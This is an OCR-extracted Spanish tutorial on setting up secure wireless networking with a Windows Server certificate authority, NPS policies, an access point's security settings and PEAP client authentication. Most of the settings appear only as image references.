


En la pestaña Seguridad:






En la pestaña Nombre del sujeto:




Aceptamos.

En la parte izquierda de la ventana desplegamos Entidad de certificación, WSERVER-CA y seleccionamos la carpeta Plantillas de certificados. Le damos a Nuevo-Plantilla de certificado que se va a emitir:




Le damos a Aceptar.

Ahora en la parte izquierda de la ventana desplegamos Certificados-Personal-Certificados y botón derecho-Todas las tareas-Solicitar un nuevo certificado:




Le damos a siguiente.

Propiedades:




Le damos a Aceptar. Le damos a Inscribir.




Ya podemos cerrar la ventana.

Volvemos a Administrar Servidor. Vamos en la parte izquierda a Servicios de acceso y directivas de redes-NPS-Directivas-Directivas de red. Hacemos doble click en Conexiones inalámbricas seguras:




En la pestaña Restricciones:




Aceptamos, cerramos la ventana y ya tenemos configurado el servidor.

Configuración del Punto de Acceso


Abrimos un explorador, escribimos en la barra de direcciones la dirección IP del AP y cuando lo solicite introducimos el usuario y la contraseña:



En “Basci Setup” ponemos:



Nos vamos a la pestaña “Wireless”-“Basic Wireless Settings”:




En la pestaña “Wireless”-“Wireless Security”:


Por último guardamos los cambios en “Save Settings” y ya tenemos el AP configurado.

Configuración de los Clientes


En conexiones de red de nuestro cliente haremos botón derecho sobre la conexión inalámbrica-Propiedades. Luego nos iremos a la pestaña Redes inalámbricas y le daremos a Agregar. En la pestaña Asociación pondremos:




Luego en la pestaña Autenticación:



Le damos a Propiedades de PEAP:



Le damos a configurar Contraseña segura:



Aceptamos todas las ventanas y ya tendremos el Cliente configurado.